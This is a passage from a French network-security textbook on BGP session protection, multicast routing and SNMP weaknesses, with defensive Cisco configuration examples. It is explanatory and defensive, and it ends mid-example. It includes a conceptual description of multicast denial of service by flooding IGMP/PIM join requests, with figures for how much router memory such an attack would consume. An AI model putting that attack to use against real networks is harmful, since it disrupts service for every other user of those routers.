


Figure 11.7
Topologie des interconnexions des équipements réseau d'un réseau BGP (réflecteur de routes)



Un réflecteur de routes est un routeur BGP qui peut redistribuer sur des sessions iBGP les routes qu'il a apprises d'autres sessions iBGP. Un réflecteur de routes a des voisins clients et des voisins non clients (les voisins non clients sont considérés ici comme des réflecteurs de routes). Un réflecteur de routes reçoit des routes de tous ses voisins iBGP et utilise son processus de décision BGP afin de déterminer les meilleures routes pour joindre chaque destination. Si la meilleure route a été reçue sur une session iBGP avec un voisin client, le réflecteur de route annonce cette route à tous ses voisins iBGP. Si la route a été reçue d'un voisin non client, la route n'est annoncée qu'aux voisins clients

Mécanismes de sécurité du routage externe

Les échanges de routes avec des AS externes constituent un point névralgique de la sécurité d'un réseau.

Nous détaillons dans cette section les techniques permettant de renforcer la sécurité de tels échanges.

Contrôle par secrets partagés


Le contrôle d'une session de routage BGP entre deux routeurs peut être réalisé par l'option d'empreinte MD5 véhiculée dans les paquets TCP. Il s'agit de vérifier en point-à-point les annonces de routes échangées entre deux routeurs à l'aide d'un secret partagé,

ou clé secrète. Ce contrôle doit être mis en œuvre en priorité sur les sessions eBGP, qui présentent le plus de risques pour un AS.

Sachant que les deux routeurs possèdent un secret partagé, une empreinte fondée sur une fonction de hachage (MD5, SHA-x, etc.) est générée pour contrôler les échanges de routes. Quand un routeur émet un paquet IP contenant des données BGP, une empreinte est calculée et insérée dans le paquet TCP, puis vérifiée par l'autre routeur BGP, comme l'illustre la figure 11.8.

Figure 11.8

Contrôle du routage par les secrets partagés



Cette empreinte est calculée à partir de la clé secrète et de champs constants qui n'ont pas été modifiés par le processus d'acheminement du paquet, notamment les suivants :

- adresse IP source ;
- adresse IP destination ;
- en-tête TCP sans les options avec un checksum à 0 ;
- données du segment TCP ;
- secret partagé ou clé secrète (distribué par un canal sécurisé).

L'empreinte est insérée dans le champ Options du paquet TCP, permettant de mettre en œuvre un mécanisme de contrôle d'une session de routage BGP. En revanche, elle ne permet pas d'authentifier le chemin pris par une route ni l'origine de la route.


Les différents secrets partagés permettent aussi de créer des groupes distincts ou périmètres de sécurité entre les sessions iBGP et les diverses sessions eBGP.

Contrôle par les TTL

Une autre méthode pour contrôler une session de routage BGP consiste à mettre en place un contrôle du TTL (Time To Live) contenu dans les paquets IP échangés par la session de routage BGP. Ce contrôle doit être mis en œuvre en priorité sur les sessions eBGP, qui comportent le plus de risques pour un AS.

Partant du principe que les sessions de routage BGP entre deux routeurs sont généralement directes, les paquets IP contenant des informations de routage BGP émis par un routeur doivent arriver à l'autre routeur avec un TTL = TTL – 1 *(voir figure 11.9)*.

Figure 11.9
Contrôle du routage par les TTL



Comme une annonce de routes entre deux routeurs correspond chaque fois à un nouveau paquet IP, le TTL du paquet IP émis est par défaut égal à 255. Si l'autre routeur reçoit des annonces de routes ayant un TTL qui n'est pas égal à 254, il peut en conclure que ce n'est pas le routeur avec lequel il a une session de routage qui a émis cette annonce.

Ce contrôle permet de mettre en œuvre un mécanisme de contrôle d'une session de routage BGP. En revanche, il ne permet pas plus que le précédent d'authentifier le chemin annoncé par une route ni l'origine de la route.


Contrôle des annonces de routes eBGP

Les annonces de routes peuvent être soumises à une réelle politique de routage définie par l'administrateur d'un système autonome (opérateur de télécommunications). Cette politique peut à la fois s'appliquer aux annonces de routes émises vers un système autonome (routes transmises à l'intérieur d'un AS) et aux annonces de routes qu'émet le système autonome (routes émises à l'extérieur d'un AS), comme l'illustre la figure 11.10.

Cette politique de routage définit des règles de contrôle ou de filtrage fondées notamment sur les éléments suivants :

- Listes de filtrage associées aux valeurs des systèmes autonomes. Par exemple, telle route ne peut être annoncée que par la liste des systèmes autonomes suivants.
- Listes de filtrage associées aux préfixes annoncés ou émis. Par exemple, certains préfixes ne doivent pas être annoncés (RFC 1918).
- Contrôles de l'instabilité des routes. Par exemple, si un préfixe fait l'objet de mises à jour incessantes, il peut être mis en quarantaine afin de protéger le processus de routage BGP.

Figure 11.10
Contrôle du routage par les annonces de routes




Contrôle de l'authentification des routes

Bien qu'il existe un certain nombre d'éléments de configuration permettant de renforcer la sécurité des sessions BGP, deux problèmes fondamentaux subsistent. Le premier consiste à authentifier l'origine d'une route et le second à authentifier le chemin pris par une route. Quelques initiatives ont vu le jour pour répondre à ces problématiques.

La première initiative, sBGP (secure-BGP), consiste à déployer un système à clé publique dans lequel chaque système autonome possède un certificat électronique. Les sessions de routage BGP s'établissent *via* le protocole IPsec. Lors de l'annonce d'une route, chaque système autonome vérifie le chemin émis et signe à son tour avec sa clé privée le chemin s'il doit l'annoncer à un autre système autonome, comme l'illustre la figure 11.11 (les signatures s'empilent comme les couches d'un oignon).


Figure 11.11
Contrôle du routage par l'authentification sBGP



La deuxième initiative exploite le fait que le déploiement d'un système à clé publique ajouté aux impacts cryptographiques sur les processeurs des routeurs limitent une mise en œuvre rapide d'un tel système. « Listen and Whisper » propose notamment une méthode de contrôle des annonces de routes limitant au minimum les impacts sur le temps processeur des routeurs. L'idée consiste à fournir un mécanisme permettant de vérifier la consistance des annonces de routes. Par exemple, à la figure 11.12, l'AS(e) reçoit deux annonces de routes par deux chemins différents.

Lors de l'initialisation de l'annonce d'une route, l'AS(a) génère un secret X et utilise une fonction de hachage pour ajouter une empreinte à ses annonces de routes. Chaque AS

Figure 11.12
Contrôle du routage par l'authentification Whisper



traversé génère une nouvelle empreinte fondée sur l'empreinte précédente. Si l'AS(e) reçoit deux annonces de routes *r* et *s*, de longueurs respectives *k* et *l* (représentant le nombre d'AS traversés, $k > l$) et d'empreintes y_r et Y_s, il peut vérifier la consistance de la route en réalisant le calcul $h^{k-l}(y_s) = y_r$.

Si cette solution n'impacte que faiblement les temps processeur des routeurs, elle ne permet pas d'authentifier de manière sûre l'origine d'une route.

La troisième initiative, SoBGP (Secure origin BGP), émanant de Cisco, veut répondre aux mêmes besoins de sécurité que la solution sBGP, mais avec une approche différente, qui nécessite de déployer une nouvelle couche de serveurs pour contrôler les certificats et les chemins associés aux routes.

Enfin, l'initiative IRV (Interdomain Routing Validation) consiste à ne pas modifier le protocole BGP et à proposer une architecture de serveurs spécifique permettant de valider les informations de routage interdomaine hors bande.

En dépit de toutes ces initiatives, aucunes de ces solutions n'est actuellement mise en œuvre.

Règles de sécurité pour l'architecture de routage BGP

Les règles de sécurité à considérer pour l'architecture de routage BGP sont les suivantes :

- L'architecture de routage est clairement documentée et justifiée. Cela recouvre le découpage en différents systèmes et sous-systèmes autonomes.
- La topologie de routage est décrite dans les documents de l'ingénierie.
- Les échanges de tables de routage lors d'une session BGP sont authentifiés.
  La commande suivante :
  `neighbor {ip-address | peer-group-name} password string`
  permet de définir un mot de passe pour une session BGP.
- Les échanges de tables de routage lors d'une session BGP sont authentifiés.
  La commande suivante :
  `neighbor ip-address ttl-security hops hop-count`
  permet de définir un contrôle BGP fondé sur le TTL.
- Un filtrage sur les numéros de systèmes autonomes est défini et mis en place pour les interconnexions avec les autres opérateurs réseau ou fournisseurs de services réseau. Ce filtrage couvre les échanges de routes du réseau vers l'extérieur (filtre out) et de l'extérieur vers le réseau (filtre in).

La commande suivante :

```
neighbor {ip-address | peer-group-name} filter-list access-list-number
{in | out}
```

permet de définir un filtre sur les systèmes autonomes pour une session BGP.

- Un nombre maximal de préfixes est défini afin de s'assurer que le nombre d'entrées dans les tables de routage reste sous contrôle.

  La commande suivante :

  ```
  neighbor {ip-address | peer-group-name} maximum-prefix maximum
  [threshold] [warning-only]
  ```

  limite le nombre de préfixes IP annoncés.
- Un filtrage sur les classes d'adresses IP non autorisées est défini et mis en place, notamment sur les classes IANA réservées (filtrages out et in).

  La commande suivante :

  ```
  neighbor {ip-address | peer-group-name} prefix-list prefix-listname {in
  | out}
  ```

  permet de définir un filtre sur les adresses IP pour une session BGP.
- Un filtrage fondé sur l'attribut de communauté du protocole BGP (filtrages out et in) est défini et mis en place.

  La commande suivante :

  ```
  neighbor {ip-address | peer-group-name} route-map route-map-name {in |
  out}
  ```

  permet d'appliquer une politique de route-map sur une session BGP.

  La commande suivante :

  ```
  route-map map-tag [[permit | deny] | [sequence-number]]
  ```

  permet de définir une politique de route-map.

  La commande suivante :

  ```
  set community {community-number [additive]} | none
  ```

  permet d'ajouter des attributs BGP.

  La commande suivante :

  ```
  set comm-list community-list-number | community-list-name delete
  ```

  permet d'ajouter ou d'enlever des attributs BGP.

  La commande suivante :

  ```
  match as-path path-list-number
  ```

  permet de faire correspondre des systèmes autonomes.

  La commande suivante :

  ```
  match community standard-list-number|expanded-list-number|community-
  list-name [exact-match]
  ```

  permet de faire correspondre une liste d'attributs BGP.
- Un filtrage sur l'instabilité des mises à jour de routes (*dampening*) est défini et mis en place.

  La commande suivante :

  ```
  bgp dampening [half-life reuse suppress max-suppress-time] [route-map
  map]
  ```

  permet de définir une politique prenant en compte les instabilités des mises à jour de route.

Toutes ces mesures de sécurité protègent le réseau d'éventuelles attaques de routage, sans toutefois apporter de sécurité totale du routage réseau. Elles ne permettent pas d'authentifier le chemin pris par une route ni l'origine de la route. Il est de surcroît possible de détourner du trafic par le routage à des fins de vol d'information.

La principale faiblesse des protocoles de routage actuels vient du fait qu'ils n'intègrent aucune brique de sécurité. Sachant que toute attaque ou perturbation du routage peut impacter directement la disponibilité du réseau et de ses services, il est primordial de considérer les protocoles de routage comme des éléments-clés de la sécurité d'un réseau.

Les protocoles de routage multicast

Dans les réseaux IP, les paquets sont généralement acheminés d'une seule source vers un seul récepteur, de proche en proche, par des routeurs (mode unicast IP). Cependant, pour les applications telles que la diffusion de contenus audio/vidéo nécessitant que les paquets IP soient délivrés à de multiples destinations, l'émission d'une copie de chaque paquet IP à chaque destinataire atteint ses limites lorsque le nombre de récepteurs est important (la bande passante réseau nécessaire augmente, la même donnée étant transportée de multiples fois sur les mêmes liens).


Le multicast répond à cette problématique en fournissant une méthode efficace pour le transport des communications multipoint-à-multipoint. Ce mode de diffusion permet à une source d'émettre une seule copie de son trafic à destination de plusieurs récepteurs. C'est alors au réseau de répliquer de façon optimale le trafic au plus près des récepteurs en créant des arbres de distribution (arbre spécifique, arbre partagé).

Le multicast IP est de plus en plus couramment déployé, à la fois dans Internet et dans les réseaux privés, pour fournir des services de diffusion de contenu multimédia nécessitant de diffuser des données de façon simultanée à un ensemble d'abonnés. Il permet d'économiser de précieuses ressources de bande passante et de capacités réseau et allège la charge des applications de diffusion, qui n'ont plus à émettre autant de copies du programme à diffuser qu'elles ont de destinataires.

Des protocoles très différents doivent être activés au niveau du réseau pour mettre en œuvre un service de diffusion multicast, notamment les suivants *(voir figure 11.13)* :

- protocoles d'accès multicast tels que IGMP (Internet Group Management Protocol), MLD (Multicast Listener Discovery), Proxy IGMP/MLD, snooping IGMP/MLD, GMRP (Generic Attribute Registration Protocol-Multicast Registration Protocol), etc. ;
- protocoles de routage multicast intradomaines tels que PIM-SM (Protocol Independant Multicast Sparse Mode), PIM-DM (Protocol Independant Multicast Dense Mode), DVMRP (Distance Vector Multicast Routing Protocol), MOSPF (Multicast Open Shortest Path Forwarding,), etc. ;
- protocoles de routage interdomaines tels que MSDP (Multicast Source Discovery Protocol), BGMP (Border Gateway Multicast Protocol), PIM-SSM (Protocol Independent Multicast-Source-Specific Multicast), etc.

Figure 11.13
Les protocoles multicast



Afin de supporter des communications de groupe, les trois mécanismes distincts suivants doivent être définis et mis en œuvre au niveau de la couche réseau :

- **Adressage.** Il doit y avoir une adresse multicast IP permettant de communiquer avec un groupe de récepteurs plutôt qu'avec un seul récepteur. Cette adresse doit permettre d'identifier un ensemble de destinataires faisant partie d'un groupe spécifique. Un mécanisme doit permettre d'associer cette adresse multicast IP à l'adresse multicast de la couche liaison de données, quand elle existe. Le listing suivant détaille l'attribution d'adresses multicast :


```
…
224.0.1.6 NSS, Name Service Server.
224.0.1.7 AUDIONEWS - Audio News Multicast.
224.0.1.8 SUN NIS+ Information Service.
224.0.1.9 MTP, Multicast Transport Protocol.
224.0.1.10 IETF-1-LOW-AUDIO. 224.0.1.11IETF-1-AUDIO.
224.0.1.12 IETF-1-VIDEO.
224.0.1.13 IETF-2-LOW-AUDIO.
224.0.1.14 IETF-2-AUDIO.
224.0.1.15 IETF-2-VIDEO.
224.0.1.16 MUSIC-SERVICE.
224.0.1.17 SEANET-TELEMETRY.
224.0.1.18 SEANET-IMAGE.
224.0.1.19 MLOADD.
224.0.1.20 Any private experiment.
224.0.1.21 DVMRP on MOSPF.
224.0.1.22 SVRLOC.
224.0.1.23 XINGTV.
```

```
224.0.1.24 microsoft-ds.
224.0.1.25 nbc-pro.
224.0.1.26 nbc-pfn.
224.0.1.27 lmsc-calren-1.
…
```

- **Enregistrement dynamique.** Il doit exister un mécanisme permettant à des terminaux de joindre ou de quitter une communication de groupe. Faute de cela, le réseau ne peut savoir quels sous-réseaux ont besoin de recevoir le trafic d'un groupe en particulier.
- **Routage multicast.** Le réseau doit être capable de calculer et de construire des arbres de distribution multicast des destinataires permettant à des sources d'envoyer des paquets vers tous les récepteurs. Ces arbres de distribution permettent d'assurer que :
  - Le trafic multicast atteint tous les destinataires qui ont joint le groupe multicast.
  - Le trafic multicast n'est pas transmis vers des réseaux dans lesquels il n'y a pas de récepteur (sauf s'il s'agit d'un réseau de transit permettant d'atteindre d'autres destinataires).
  - Une seule copie d'un même paquet est transmise sur un lien réseau donné, même s'il y a de multiples destinataires connectés à ce lien.
  - Une source de trafic n'a pas à répliquer de paquets et envoie une seule copie de chaque paquet de données à destination de multiples récepteurs.

La figure 11.14 illustre la topologie d'un seul groupe multicast et le processus de diffu-

Figure 11.14
Exemple de diffusion multicast



sion du trafic sur un arbre de distribution multicast. La source de trafic envoie une seule copie de ses données multicast, lesquelles sont répliquées par les routeurs multicast de manière à atteindre tous les terminaux membres du groupe (récepteurs 1 et 2) ayant souscrit à ce flux multicast.

Les protocoles de routage multicast sont classifiés en deux grandes familles (dense et éparse) en fonction de la distribution attendue des membres du groupe multicast sur le réseau :

- Dans les topologies réseau de type dense, il est supposé que la répartition des récepteurs d'un groupe donné est dense et homogène sur l'ensemble d'un domaine réseau.
- Dans les topologies réseau de type épars, il est supposé que la répartition des récepteurs d'un groupe donné n'est pas homogène et est donc fortement dispersée sur l'ensemble d'un domaine réseau. Afin de préserver les ressources du réseau, il est important de pouvoir restreindre le trafic multicast et de l'empêcher d'être diffusé vers des régions du réseau où il n'y a pas de membre.

Bien que les protocoles en mode épars soient plus complexes à administrer opérationnellement, ils ont prouvé leur efficacité pour des réseaux de grande taille. PIM-SM (Sparse Mode), le protocole de routage multicast le plus largement répandu aujourd'hui, est un protocole de routage multicast intradomaine en mode épars. Il utilise des arbres partagés ou RPT (Rendez-vous Point Tree) par groupe, qui ont pour racine un routeur particulier, appelé Rendez-vous Point (RP). Le rôle du routeur RP est de servir de point de rendez-vous aux sources et aux récepteurs d'une diffusion multicast donnée. Les sources émettent leurs flux multicast vers le routeur RP, qui les retransmet vers les récepteurs de ce flux.

L'architecture de PIM-SM définit un autre routeur particulier, appelé DR (Designated Router). Il s'agit d'un seul routeur élu et connecté à un sous-réseau LAN, dont le rôle est de déceler les sources de trafic multicast et d'initier périodiquement les procédures d'enregistrement auprès du routeur RP. Le DR permet aussi de maintenir à jour la table des groupes actifs, de déclencher le cas échéant les opérations d'ajout ou de suppression de branches de l'arbre RPT et de transmettre le trafic multicast sur le LAN à destination de ses récepteurs locaux.

D'une manière générale, les attaques possibles sur un service de diffusion multicast peuvent être classifiées de la manière générique suivante :

- **Selon leur type.** On distingue les attaques par déni de service, qui visent à engorger les capacités des réseaux ou à saturer les ressources des routeurs, et les attaques mettant à profit les vulnérabilités des protocoles par falsification de messages de signalisation multicast.
- **Selon leur cible.** On peut distinguer les attaques par déni de service dirigées contre le plan de transfert des routeurs et celles dirigées contre le plan de contrôle des routeurs.
- **Selon leur origine.** Ces attaques peuvent provenir soit du cœur de réseau, soit de l'accès. Le cœur du réseau contient l'ensemble des routeurs multicast qui exécutent les protocoles de routage multicast. Le réseau d'accès est constitué des équipements qui exécutent les protocoles d'abonnement/désabonnement aux flux de diffusion multicast.

Voici deux types d'attaques possibles :

- Une source malveillante pourrait attaquer un arbre de distribution multicast existant en injectant un trafic parasite (des paquets quelconques dont l'adresse de destination est

l'adresse multicast du groupe visé) sur le groupe de diffusion et violerait ainsi l'intégrité du flux de diffusion légitime en ajoutant ce trafic parasite à la communication de groupe existante. Ce trafic parasite, qui est reçu par tous les récepteurs du groupe, vise à perturber la diffusion existante du flux légitime.

- Un assaillant pourrait souscrire à des milliers d'adresses de groupes et à des milliers d'adresses sources. L'envoi de requêtes IGMP/MLD par l'assaillant déclencherait de nombreux événements dans le protocole de routage multicast associé. L'énorme quantité d'entrées dans la table de routage multicast peut pénaliser les flux légaux. Cette attaque consomme aussi des ressources mémoire dans les équipements réseau gérant le trafic multicast afin de maintenir les états multicast créés et traiter les messages de routage multicast. Elle est particulièrement dangereuse pour les équipements réseau situés aux racines (ou proches des racines) des arbres de distribution multicast puisque ce sont ceux qui ont à maintenir le plus d'états multicast.

L'envoi par l'assaillant de requêtes IGMP/MLD déclenche des événements dans le protocole de routage multicast PIM déployé par l'opérateur. Le DR envoie des messages PIM Join afin de créer/prolonger les arbres de distribution multicast jusqu'au terminal assaillant. Cela crée une énorme quantité d'entrées dans la table de routage multicast TIB des routeurs, dont les limites peuvent être vite atteintes, empêchant les routeurs de fonctionner normalement et pénalisant tous les autres flux légaux.

Sachant qu'une entrée multicast (*,*G*) dans un routeur nécessite environ 300 octets, auxquels il faut ajouter environ 150 octets par interface de sortie OIF et 20 octets supplémentaires par timer, une entrée multicast (*S*,*G*) dans un routeur nécessite environ 250 octets, auxquels il faut ajouter environ 150 octets par interface de sortie OIF et 20 octets supplémentaires par timer.

Si un attaquant provoque l'émission de 100 messages PIM Join(*S*,*G*) différents par seconde vers la même source *S* pendant 260 secondes (avant qu'une entrée multicast ait pu expirer), le nombre d'entrées multicast créées sur l'ensemble des routeurs multicast compris entre le site de l'attaquant et le routeur connectant la source *S* est égal à 100 × 260 = 26 000 entrées, soit un espace mémoire nécessaire de :

26 000 × (250 + 150 + 20) = 11 Mo.

Si dix attaquants provoquent l'émission de 100 messages PIM Join(*,*G*) différents par seconde vers différentes sources pendant 260 secondes (avant qu'une entrée multicast ait pu expirer), le nombre d'entrées multicast créées sur le RP est égal à 10 × 100 × 260 = 260 000 entrées, soit un espace mémoire nécessaire de :

260 000 × (300 + 150 + 20) = 122 Mo.

Ces exemples mettent en évidence que si des mécanismes spécifiques ne sont pas mis en place dans le réseau multicast pour empêcher ces attaques, ou à tout le moins en limiter les effets, elles peuvent très facilement impacter les ressources mémoire et processeur des routeurs multicast.

Les contre-mesures possibles pour limiter de tels impacts sont de nature diverse, comme l'illustrent les règles de sécurité suivantes.

De nombreux travaux sont en cours afin de renforcer la sécurité des flux multicast en tenant compte de la nature distribuée et dynamique des membres de groupes multicast.

Aujourd'hui, bien qu'il existe un ensemble de protocoles de routage multicast matures et disponibles, très peu d'opérateurs de télécommunications ont déployé une telle fonctionnalité, alors même que la constante augmentation du nombre d'opérateurs supportant le multicast témoigne d'une demande grandissante de la part des clients pour des services de diffusion multicast.

La supervision réseau SNMP

SNMP (Simple Network Management Protocol) est un protocole de gestion de réseau qui permet de contrôler un réseau à distance en interrogeant ses équipements, en modifiant leur configuration et en observant différentes informations liées à l'émission de données. Il peut en outre être utilisé pour gérer à distance logiciels et bases de données.

SNMP est devenu un standard TCP/IP, et son utilisation est universelle. Au même titre que HTTP, FTP ou SSH, il utilise une syntaxe abrégée ASN.1 (Abstract Syntax Notation One) par l'entremise d'une MIB (Management Information Base) pour définir les informations de management. Ces informations sont répertoriées en nombres entiers représentant des noms selon une architecture hiérarchisée respectant la syntaxe ASN.1. SNMP est bâti sur une architecture client-serveur.

La figure 11.15 illustre le principe de fonctionnement du protocole SNMP, qui repose sur la couche réseau UDP afin d'offrir ses services de supervision.

Le protocole SNMP fonctionne sur le principe des requêtes-réponses. Des alertes asynchrones peuvent être générées par des agents SNMP lorsqu'ils veulent avertir les systèmes d'administration du réseau d'un problème.

Il existe quatre sortes de requêtes et deux sortes de réponses.

Les requêtes sont les suivantes :

- GetRequest : pour obtenir une variable ;
- GetNextRequest : pour obtenir la variable suivante ;
- GetBulk : pour rechercher un ensemble de variables regroupées ;
- SetRequest : pour modifier la valeur d'une variable.

Les réponses sont les suivantes :

- GetResponse : pour permettre à l'agent de retourner la réponse au NMS (Network Management System) ;
- NoSuchObject : pour informer le NMS de l'indisponibilité de la variable.

Il existe trois versions du protocole SNMP : SNMP v1, SNMP v2 et SNMP v3. La version 2 est beaucoup plus complexe que la 1 et contient, entre autres, un niveau hiérar-

chique d'administration, avec un administrateur central. La version 3 comprend des modules de sécurité spécifiques.

Les risques viennent surtout des faiblesses du protocole SNMP lui-même, qui n'a pas été conçu pour être sécurisé dans ses versions 1 et 2.

Ses principales faiblesses sont les suivantes :

- Les transactions ne sont pas chiffrées.
- L'authentification est réalisée par un mot de passe appelé « communauté », qui est transmis en clair dans les transactions.
- Les deux modes de droits d'accès globaux sont en lecture seule et lecture-écriture pour une communauté SNMP donnée.
- Il est possible de limiter la vue sur une MIB pour une communauté SNMP donnée.
- SNMP est fondé sur le protocole UDP et permet facilement d'usurper des adresses IP.

SNMP v3 n'est pas une mise à jour des versions 1 ou 2 mais doit être employé en conjonction avec elles pour leur offrir une couche ou des briques de sécurité.

La figure 11.16 détaille les deux sous-modules de sécurité offerts par cette version v3.

Les mécanismes de sécurité offerts par SNMP v3 sont les suivants :

- Authentification par utilisateur et chiffrement grâce au modèle USM (User-based Security Model). Ces services de sécurité reposent sur des clés privées, qui ne sont pas accessibles par les requêtes SNMP. Ils s'appuient sur les fonctions de hachage HMAC/MD5-96 ou HMAC/SHA-96, qui prennent en compte les clés privées. Pour le chiffrement, c'est l'algorithme DES qui est utilisé, mais d'autres algorithmes cryptographiques sont à prévoir avec l'évolution du protocole.
- Contrôle d'accès sur plusieurs niveaux, grâce notamment au VACM (View-based Access Control Model), qui limite l'accès à un domaine d'une MIB tout en spécifiant les droits d'accès en lecture et écriture.

Pour une utilisation à des fins internes de gestion du réseau, il semble plus avantageux d'établir des tunnels IPsec d'administration avec les équipements, qui protégent tous les protocoles des couches supérieures, tels que SNMP, plutôt que d'utiliser le protocole SNMP v3.

Si SNMP doit être ouvert à l'extérieur de l'entreprise pour des raisons connues et acceptées, l'évolution vers une version v3 permet de maîtriser les droits d'accès plus sérieusement que les versions 1 et 2.

Dans tous les cas, des droits d'écriture ne doivent jamais être donnés, même à titre temporaire, en dehors de l'entité en charge de la gestion du réseau.

Règles de sécurité pour l'architecture de routage multicast relatif à l'accès

Les règles de sécurité à considérer pour l'architecture de routage multicast relatif à l'accès sont les suivantes :

- Filtrer et autoriser de manière statique les seules sources connues et légitimes en configurant des access-lists appliquées aux adresses des groupes et/ou des sources multicast des paquets multicast :

```
/* Filter et autoriser les sources */
ip access-list extended authorized_Sources&Groups
  permit ip @ipS @netS @ipG @netG
  deny ip any any

interface x
   ip igmp access-group authorized_Sources&Groups
```

- Filtrer et autoriser de manière statique les seuls récepteurs connus et légitimes en configurant des access-lists appliquées aux adresses IP source des messages des protocoles IGMP ou MLD :

```
/* Filtrer et autoriser les seuls récepteurs */
access-list authorised_group permit @ip1 @net1
access-list authorised_group permit @ip2 @net2
access-list authorised_group deny any

interface x
   ip igmp access-group authorised_group
```

- Configurer et appliquer des limitations aux protocoles de découverte et de gestion de groupes multicast (IGMP, MLD) afin de limiter le nombre d'états multicast au niveau global ou sur une interface donnée :

```
